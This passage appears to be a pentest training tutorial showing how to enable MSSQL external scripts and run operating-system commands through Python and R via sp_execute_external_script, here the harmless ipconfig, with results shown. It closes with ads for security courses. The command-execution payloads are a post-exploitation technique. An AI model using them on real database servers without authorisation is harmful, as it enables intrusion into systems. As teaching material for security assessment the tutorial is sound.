


```
sp_configure 'external scripts enabled'
GO
```

	name	minimum	maximum	config_value	run_value
1	external scripts enabled	0	1	0	0

The result of the above query, which you can see in the image above, tells us that config_value and run_value are 0, which means that external scripts are not enabled. Hence, we will enable the scripts now. For this, we will execute the following query:

```
EXECUTE sp_configure 'external scripts enabled', 1;
GO
RECONFIGURE;
GO
```




```
EXECUTE sp_configure 'external scripts enabled', 1;
GO
RECONFIGURE;
GO
```

```
Configuration option 'external scripts enabled' changed from 0 to 1. Run the REC

Completion time: 2021-08-18T12:10:22.0071926-07:00
```

As you can see in the image above, the query has been executed successfully. Now, let us confirm if the scripts are enabled or not, and for this, run the following query:

```
sp_configure 'external scripts enabled'
GO
```



```
sp_configure 'external scripts enabled'
GO
```


	name	minimum	maximum	config_value	run_value
1	external scripts enabled	0	1	1	1

As the result of the above query, **Config_value and run_value** have been changed to 1, which means that the externals scripts are enabled now.

Executing Python Script

As we have enabled External scripts. We will now execute the Python script. This python script will run the command "ipconfig". And if successfully executed, it will give us the result for the said command. To execute python script type:

```
EXECUTE sp_execute_external_script @language = N'Python', @script =
N'print(__import__("os").system("ipconfig"))'
```



```
EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(__import__("os").system("ipconfig"))'
```


```
STDOUT message(s) from external script:

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3987:e0eb:2b1d:550a%5
   IPv4 Address. . . . . . . . . . . : 192.168.1.154
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Express Edition will continue to be enforced.
0


Completion time: 2021-08-18T12:12:13.8812419-07:00
```

As you can see in the image above, the Python script was executed successfully.

Executing R Script

Now we will execute R script. To do so, execute the following commands:

```
EXEC sp_execute_external_script
@language=N'R',
@script=N'OutputDataSet <- data.frame(system("cmd.exe /c ipconfig",intern=T))'
WITH RESULT SETS (([cmd_out] text));
GO
```



```
EXEC sp_execute_external_script
@language=N'R',
@script=N'OutputDataSet <- data.frame(system("cmd.exe /c ipconfig",intern=T))'
WITH RESULT SETS (([cmd_out] text));
GO
```

```
    cmd_out
1   NULL
2   Windows IP Configuration
3   NULL
4   NULL
5   Ethernet adapter Ethernet0:
6   NULL
7      Connection-specific DNS Suffix  . :
8      Link-local IPv6 Address . . . . . : fe80::398...
9      IPv4 Address. . . . . . . . . . . : 192.168.1.154
10     Subnet Mask . . . . . . . . . . . : 255.255.25...
11     Default Gateway . . . . . . . . . : 192.168.1.1
```


And as you can see in the image above, the R script has been executed successfully. So, this way, we can use external scripts to our advantage. And use various programming languages to get the desired results.

****

iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE



BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in